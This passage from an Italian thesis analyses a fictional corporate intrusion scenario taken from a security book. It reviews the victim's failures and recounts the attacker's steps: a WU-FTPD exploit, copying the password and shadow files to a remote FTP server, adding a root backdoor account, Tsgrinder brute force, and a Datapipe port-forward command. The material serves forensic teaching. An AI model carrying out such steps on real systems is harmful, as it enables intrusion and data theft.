La scalata dei privilegi effettuata da Ardala, l'utente clandestina, utilizzando l'exploit del WU-FTP daemon, rende partecipe di colpa anche l'amministratore di rete, che non si è preoccupato di patchare la macchina con una versione del WU-FTPD immune all'exploit. Le condizioni che possono verificarsi e che permettono di utilizzare l'exploit sono due, implementazione customizzata delle librerie gestione dei file di gobbling e tipo di autenticazione secondo la RFC 931[50], entrambe le condizioni si sono verificate, e l'errore è stato quello di lasciare la possibilità che qualcuno potesse decidere se attivare o disattivare un server contenente software esposto a rischio.

5.2.2 Gestione e vulnerabilità delle password.

La cattiva gestione delle password dell'azienda CHM, ha fatto sì che Ardala sfruttasse questa loro debolezza. In particolare Ardala ha utilizzato un file di password presente in un vecchio server ftp che era stato messo in piedi dal suo collaboratore (l'impiegato insoddisfatto), e con un sistema distribuito di crack delle password ha scoperto alcune credenziali valide. Ha utilizzato tali credenziali per provare ad accedere all'altra macchina che era situta nella DMZ, e vi ha acceduto mediante il protocollo SSH. Quindi sono state utilizzate delle password di utenti che hanno lasciato la stessa password immutata nel tempo.

Il server ftp disattivato lascia pensare che non si abbia condotto una buona politica di gestione delle password.

Il decreto legislativo 196/2003 sulla sicurezza dei sistemi informatici, dice che la password deve essere modificata dall'utente finale al primo utilizzo e, successivamente, almeno ogni sei mesi. In caso di trattamento di dati sensibili e di dati giudiziari la parola chiave dovrà essere modificata almeno ogni tre mesi.

In questo caso non solo non sono state cambiate, ma probabilmente sono state utilizzate password deboli. Se andiamo a vedere quanto detto nel paragrafo 1.3.2 “La vulnerabilità delle password” e quanto scritto nella tabella 1.3, troveremo un'elenco di aree per le quali è relativamente facile conseguire un elenco di parole da passare a un cracker di password, che tenterà le combinazioni presenti in un file.

Se tutte le password fossero state di almeno 8 caratteri e avessero contenuto caratteri alfanumerici, caratteri speciali, minuscole e maiuscole, probabilmente neanche il sistema distribuito di Ardala di decriptaggio di password avrebbe individuato la password a partire dall'hash.

Un secondo attacco di forza bruta è stato condotto sulla macchina che ospitava i progetti di CHM. Tsgrinder è stato utilizzato per individuare la password di administrator per accedere mediante terminal services alla macchina. Anche in questo caso aver utilizzato una password più forte avrebbe reso le cose molto più difficili. Considerando come si è svolto l'attacco, ovvero che Ardala ha eseguito Tsgrinder da fuori della rete (utilizzando il meccanismo del datapipe per raggiungere il server che ospitava i progetti di chm all'interno della rete, passando per il server ftp della DMZ), l'utilizzo di una password sufficientemente

robusta avrebbe permesso l'identificazione del flusso del traffico, magari anche in tempo reale (se le azioni fossero state condotte tutte la notte).

Per evitare questo Ardala avrebbe potuto, ma non l'ha fatto, eseguire Tsgrinder dall'interno della rete, installandolo su una macchina che ha exploitato, ma in realtà non avrebbe potuto perchè entrambi i server usano linux e tsgrinder è solo per windows. In questo caso avrebbe dovuto usare un software analogo a Tsgrinder che sfrutti la vulnerabilità nella progettazione di Terminal services.

5.2.3 il record di auditing e il sistema di rilevamento delle intrusioni

Il record di auditing è stato effettuato mediante l'utilizzo di una sonda che registra tutto il traffico che passa attraverso le sue interfacce. Perchè si possa effettuare sniffing sulle interfacce è necessario che esse siano configurate in modalità promiscua, e che attraverso le sue interfacce transiti tutto il traffico della rete.

Lo sniffing di tutto il traffico passante per il canale è fattibile su dispositivi quali hub e tipologie di rete a bus lineare (piuttosto “passate di moda”). Nella topologia di rete di CHM è presente un hub al quale è collegata tutta la DMZ della rete. In DMZ sono presenti due macchine, una delle due ospita il servizio che è stato “bucato”. Questo è un potenziale buco di sicurezza, che non è stato sfruttato da Ardala perchè non era interessata al traffico generato nella DMZ della CHM. Avrebbe potuto eseguire, una volta acquisito l'accesso come root, una o più istanze di tcpdump, per catturare appunto, tutto il traffico sulle macchine. Effettivamente perchè questo avesse avuto successo si sarebbe dovuto configurare l'interfaccia di rete in modalità promiscua, e dato che entrambe le macchine erogano servizi, si sarebbe dovuto interrompere l'erogazione dei servizi e gli addetti ai lavori si sarebbero accorti dell'intrusione ancora con più facilità.

La sonda sensore che ha registrato tutto il traffico, e ha potuto farlo perchè era collegata alla porta SPAN dello switch, che è una particolare porta utilizzata proprio per ragioni di monitoraggio, e collegandosi a una delle interfacce dell'hub al quale è collegata la DMZ.

La sonda è passata inosservata agli occhi di Ardala per un motivo in particolare, Ardala ha scansionato con nmap tutti gli host della rete 192.168.60.0/24, e ha trovato solo i due server. Un'interfaccia in modalità promiscua può essere detectata mediante l'utilizzo di pacchetti Multicast o di tipo Group. Secondo quanto scritto in [48], è possibile individuare un host Unix che ha configurato la sua interfaccia in modalità promiscua perchè il filtro hardware e quello software accetterebbe entrambi i tipi di pacchetti (sia Multicast che Group), mentre un host Unix che esegue l'interfaccia in modalità normale rifiuterebbe per default entrambi i pacchetti, a meno che non sia presente nella sua lista multicast l'indirizzo hardware per il quale è destinato il pacchetto. Su windows, essendo un sistema operativo a codice chiuso, sono stati svolti degli esperimenti, sempre trattati in [48] su macchine 95, 98, ME e 2000. Dalla tabella risultante degli esperimenti, c'è modo di studiare il comportamento delle macchine Linux e Windows e stabilire se ci sono macchine che hanno l'interfaccia in modalità promiscua. Esiste qualche eccezione, per esempio le vecchie schede di rete che non supportano la multicast list, le NIC della serie 3c905 accettano per default tutti i pacchetti multicast (patchabile, ma potrebbe trarre in inganno e rilevare una sonda che in realtà non è).

Con uno script di nmap [49] è possibile effettuare un'individuazione di sniffer nella rete.

Il sistema di rilevamento di intrusioni utilizzato è quindi una macchina singola. Nel paragrafo “1.2.5 Sistemi distribuiti di rilevamento delle intrusioni” vengono trattati anche i sistemi di rilevamento distribuiti. In questo caso non ci sarebbe stata la necessità di averlo distribuito in quanto la rete da monitorare era una sola, e un solo sensore sarebbe bastato per monitorare tutto il traffico.

Utilizzare un'altra sonda per l'interno della rete sarebbe potuto essere rischioso, perchè si violerebbe la privacy dei propri dipendenti, e probabilmente non avrebbero scoperto ugualmente l'impiegato traditore, perchè non è detto che abbia utilizzato mezzi di comunicazione elettronici. E probabilmente avrebbe potuto usare un sistema di crittografia per l'invio dei messaggi a Ardala.

5.2.4 Errore di progettazione del firewall

Per atterrare nella rete interna di CHM è stato sfruttato un “errore” di progettazione nel firewall della rete. Infatti accettando connessioni dalla DMZ si è permesso un potenziale ponte che effettivamente è stato poi sfruttato usando dei datapipe (che ridirezionano su porte distinte il traffico).

Se l'accesso ai server della DMZ, come si suppone dalla “rilassatezza” assunta nella progettazione, fosse fondamentale per tutti gli host presenti nella LAN, si sarebbe potuto utilizzare una regola un po più restrittiva che ammette solo connessioni dall'interno verso la DMZ e non viceversa.

Inoltre si sarebbe potuto inserire un elemento di sicurezza maggiore utilizzando un proxy gateway, per esempio squid. In questa maniera il traffico tra client della rete interna e i server della DMZ sarebbe passato attraverso un collo di bottiglia. Se non si fossero permesse connessioni dall'esterno della rete verso l'interno, l'intruso non avrebbe raggiunto l'interno della rete. In particolare si collegò a un server su cui girava Terminal Service alla porta 3389. Se si supponeva l'utilizzo di questo servizio, da parte di uno solo dei server in DMZ si sarebbe potuto restringere l'accesso all'altro server, negandoglielo, oppure si sarebbe potuto filtrare per utente attraverso il proxy. In questa maniera si sarebbe potuto permettere a un solo utente (si suppone l'admin di rete, data la criticità delle operazioni) di oltrepassare il proxy per accedere a un servizio che gira su una determinata porta. Se anche l'aggressore si trovasse sul server giusto, il punto debole diventerebbe la password dell'admin, che si suppone non sia semplice da crackare.

Il firewall stesso, secondo quanto trattato nel paragrafo “3.1.1 Le caratteristiche dei firewall”, permette connessioni dall'esterno autenticate in maniera sicura mediante IPSec. L'utilizzo di un utente in questo caso sul firewall, avrebbe vanificato l'attacco di Ardala, in quanto si suppone che il firewall sia per definizione sicuro. Il fatto che sia immune da attacchi è una caratteristica che rappresenta uno dei tre obiettivi di progettazione del firewall. La configurazione corretta di un firewall è fondamentale per la sicurezza di una rete.

Un firewall ben progettato avrebbe impedito l'attacco DdoS sferrato da dentro la rete nei confronti del server IRC. Questo attacco è stato sferrato dall'aggressore per distogliere l'attenzione e dare da fare alla sicurezza. E' stato attaccato mediante invio di segmenti ACK

da parte di indirizzi IP aleatori. Quindi uscivano dalla rete una marea di pacchetti e il server IRC non sapeva da dove provenivano.

Se sul firewall fosse stata impostata una regola che impedisce ai pacchetti con indirizzo IP sorgente differente da quelli della propria LAN, non sarebbe potuto uscire nessun pacchetto con IP aleatorio. Inoltre il firewall avrebbe registrato nei log l'evento, e sarebbe stata rilevata l'azione, oltre che scoperto l'attacco intero.

Il server che ospitava i progetti di CHM non utilizzava alcun tipo di sicurezza per la custodia dei dati, per esempio una directory cifrata con chiave. Terminal Service di Microsoft era l'ultimo scoglio da superare per l'attaccante, che con Tsgrinder e il datapipe si è aperto strada facilmente.

5.2.5 Attacco DoS distribuito

L'attacco DoS, si può classificare come un attacco distribuito di ACK flooding, generato con ip aleatori. E' distribuito in quanto sono state utilizzate due macchine oltre quella dal quale è stato lanciato l'attacco. Le due macchine sono i server presenti in DMZ. Secondo la classificazione utilizzata nel paragrafo “2.3.1 Descrizione degli attacchi DdoS” si tratta di attacco DoS distribuito in quanto le macchine coinvolte sono più di una. Corrisponde al tipo di attacco SYN Flooding della figura 2.5a. E vedendo la figura 2.5b dell'attacco ICMP, si potrebbe definire un mix tra i due attacchi. Essendo un ACK flooding non può essere un attacco ICMP, però il fatto che nell'attacco ICMP si utilizzino delle macchine esterne alla rete fa pensare allo scenario che si scatena in risposta all'attacco con IP aleatori, ovvero in entrambi i casi la rete dell'attaccante non è minimamente affetta dal traffico.

Perchè una macchina possa essere conivolta in un attacco DdoS deve essere compromessa, e le due macchine sono state compromesse usando il programma Server.c della suite Mstream. Si possono quindi considerare della macchine zombie. In questo caso Ardala ha usato come macchina master una del suo “parco macchine compromesse”, quindi in linea teorica sarebbe difficilmente rintracciabile. Se il firewall mantenesse traccia di tutto il traffico passante, non comparirebbe mai l'ip di dove fisicamente si trova l'aggressore, ma l'ip della macchina precedentemente compromessa.

5.3 Pianificazione del lavoro.

In questa parte di tesi, si utilizzeranno 3 software che saranno molto utili per il trattamento del traffico di rete. Il traffico verrà esaminato sotto forma di dati di contenuto completo, di dati di sessione, e di dati statistici.

Per i dati di contenuto completo verrà utilizzato wireshark nel capitolo 5, per quelli di sessione verrà utilizzato argus nel capitolo 6, e per i dati statistici verrà utilizzato ntop nel capitolo 7.

L'attacco strutturato è stato preso dal libro [45]. E' stato tradotto il testo che descrive l'attacco, dallo Spagnolo all'Italiano. I file che si stanno analizzando sono reperibili al link: [46]

5.4 Scenario dell'attacco strutturato.

Questo studio implica uno scenario dove sono state compiute azioni maliziose da terze parti .

La vittima di questa ipotetica intrusione è “CHM Plans”, uno sviluppatore fittizio di prodotti di alta tecnologia. CHM conserva i piani del suo nuovo elicottero, con capacità di rotazione statica, in un server di sviluppo posizionato nella sua rete interna[2].

L'accesso alla rete interna è protetto da un firewall. La rete di CHM include una DMZ con vari server, uno dei quali offre un accesso FTP. CHM si occupa correttamente degli aspetti relativi al restringere l'accesso ai suoi sistemi interni da Internet, però rimane debole sulla protezione della rete interna contro i sistemi che si trovano in DMZ. In aggiunta, la pratica poco effettiva degli amministratori di rete, sarà fatale per la CHM.

Come conseguenza delle limitazioni inerenti alla creazione di esempi di intrusioni, si sono utilizzate alcune convenzioni per quanto riguarda gli indirizzi ip. Nello scenario i sistemi con indirizzi ip che appartengono alla sottorete 172.27.20.0/24 dovranno considerarsi esterni. Anche se condividono la stessa rete di classe C, dovranno considerarsi come se fossero dispersi in internet. La subnet 10.10.10.0/24 si utilizza per la rete interna di CHM.

5.5 Come viene messo in atto l'attacco.

Un competitor straniero di CHM, chiamato Dragos Designs, decide di sottrarre i piani del veicolo sperimentale di CHM. Dragos contratta una mercenaria chiamata Ardala perchè penetri nella rete di CHM e ottenga l'informazione priviligiata che desidera Dragos.

Attraverso la corruzione di un impiegato di CHM insoddisfatto e mal pagato, Ardala ottiene informazioni importanti sulla rete di CHM, incluso i dettagli del server di sviluppo dove sono conservati i piani del veicolo. Il traditore di CHM promette ad Ardala che riattiverà un server FTP di sviluppo, previamente disattivato, e che lo metterà nella DMZ di CHM. Anche se il server non ospiterà informazioni sensibili, fornirà ad Ardala la testa di ariete per penetrare più profondamente nella rete di CHM.

5.5.1 Individuazione del server ftp 192.168.60.5 e compromissione della macchina.

Ardala comincia la sua intrusione in CHM facendo una scansione della DMZ in cerca di sistemi che offrano servizi nelle porte 21 e 22 di TCP, che corrispondono rispettivamente al canale di controllo di FTP e a Secure Shell. Effettua la sua scansione dal 172.27.20.4, che è uno dei molti punti di partenza che possiede nella rete internet.

Determina che i server di CHM 192.168.60.3 e 192.168.60.5 hanno aperte le porte 21 e 22 di TCP (si veda illustrazione 21).

2 Questo tipo di elicottero può atterrare e decollare come un elicottero normale. Quando è necessario, però, blocca le sue eliche in posizione stazionaria e effettua una transazione a volo per propulsione orizzontale. Un esempio operativo di questo tipo di elicottero è l'X-Wing Research Vehicle della NASA, sviluppato a metà degli anni 80. Si visiti il sito[47] per ulteriori informazioni.

Il fingerprint (l' “impronta digitale”) del sistema operativo mostra che la macchina con ip 192.168.60.5 stà eseguendo un vecchio kernel di linux. Ardala deterimna che questo è il sistema che ha riattivato il traditore di CHM con lo scopo preciso di offrirle una fenditura nell'armatura di CHM.

Allora Ardala Lancia un exploit contro la porta 21 TCP da un nuovo sistema, il 172.27.20.3. L'exploit ha esito positivo e gli offre un accesso remoto interattivo di livello root sulla macchina 192.168.60.5 (si veda illustrazione 21).

L'exploit lanciato è wu-ftp-god.c come si può vedere dalla figura illustrazione 21




Illustrazione 21: Scanning della DMZ di CHM dall'ip 172.27.20.4

L'illustrazione 23 spiega le azioni realizzate da Ardala fino ad ora.




Illustrazione 22: Exploit wuftp-god




Illustrazione 23: la rete di CHM esplorata e exploitata.

Una volta che Ardala ha ottenuto l'accesso interattivo a 192.168.60.5, porta a termine varie azioni per rinforzare e consolidare la sua posizione.

In primo luogo, copia gli archivi /etc/passwd e /etc/shadow nella directory /tmp e mette una copia del listato totale del sistema di archivi in /tmp. Dopo si collega via FTP al suo server remoto, 172.27.20.5. Mette l'archivio delle password e il listato di archivi nel suo server FTP e recupera due strumenti:

- server.c
- Datapipe

Server.c è il componente del server dello strumento di Denial of Service distribuito Mstream[3]. Datapipe è una semplice applicazione di reinvio di porte che prende in entrata un socket e lo invia a un altro[4].

3 Per più informazioni sopra Mstream, si visiti [52]
4 Si può scaricare Datapipe in [53]

Mentre Ardala sfrutta l'accesso remoto interattiva che ha conseguito sulla macchina 192.168.60.5, la sua shell non ha nè l'aspetto né la robusta naturalezza di uan sessione normale. L'illustrazione 24 mostra il tipo di comandi che esegue nella shell. Non osserva molti messaggi di errore, per via della tipologia di shell che gli ha fornito l'exploit, e quando Ardala si connette al server FTP solo vede alcune risposte.

Ardala necessita di andare oltre questo livello di interattività e acquisire una shell più normale. In più, chiunque ispezioni il traffico della porta 21 TCP vedrà passare comandi senza che siano cifrati. Per i suoi propositi sarebbe migliore utilizzare il demone Secure Shell, che già è presente sulle macchine 192.168.60.5 e 192.168.60.3, supponendo che possa arrivare a conseguire un accesso al secondo sistema.

Dopo aver terminato la sua sessione FTP, Ardala aggiunge due nuovi account alla macchina 192.168.60.5. Il primo è murdoc, un utente il cui ID è 0. Questo indica che murdoc avrà accesso a livello di root nel server della vittima. Crea anche un utente pete, che ha privilegi normali. Ardala suppone che quando utilizzerà il server Secure Shell presente in 192.168.60.5 verranno proibite connessioni remote per utenti di livello root; per tanto si connetterà come pete e dopo si cambierà di utente mediante “su murdoc”. L'illustrazione 25 mostra il progresso di Ardala arrivati a questo punto.

Una volta che ha nelle sue mani l'archivio delle password, Ardala incomincia a decriptarle per poter utilizzare più di un accesso attraverso della rete. Dato che già tiene i suoi nuovi account preparati in 192.168.60.5, abbandona la shell molto limitata che fornisce l'exploit utilizzato sul server ftp. Si collega mediante Secure Shell al 192.168.60.5 dal 172.27.20.105, come utente pete. Una volta connessa a 192.168.60.5, cambia utente per usare mardoc e si diverte con il suo accesso root. Compila Server.c e lo attiva.

5.5.2 Compromissione del server 192.168.60.3.

Il suo sistema distribuito di decriptaggio di password, gli fornisce già vari account con credenziali valide. Ardala decide di utilizzarle su 192.168.60.3 e quindi di collegarsi a quel sistema. Utilizzando una volta ancora Secure Shell.

Ardala confida nel fatto che le sue attività rimangano occulte difronte a possibili occhi vigilanti. Da 192.168.60.3, Ardala torna a collegarsi a 172.27.20.5 per recuperare Server.c e Datapipe (si veda l'illustrazione 26).




Illustrazione 24: lavorando su 192.168.60.5 mediante la shell di exploit




Illustrazione 25: saccheggio di 192.168.60.5 e trasferimento degli archivi al 172.27.20.5

5.5.3 Esecuzione del datapipe

Una volta compilato Server.c, Ardala decide di eseguire Datapipe su 192.168.60.3.

Dato che Datapipe già è compilato, lo attiva mediante la sintassi seguente:

Datapipe 53 3389 10.10.10.3

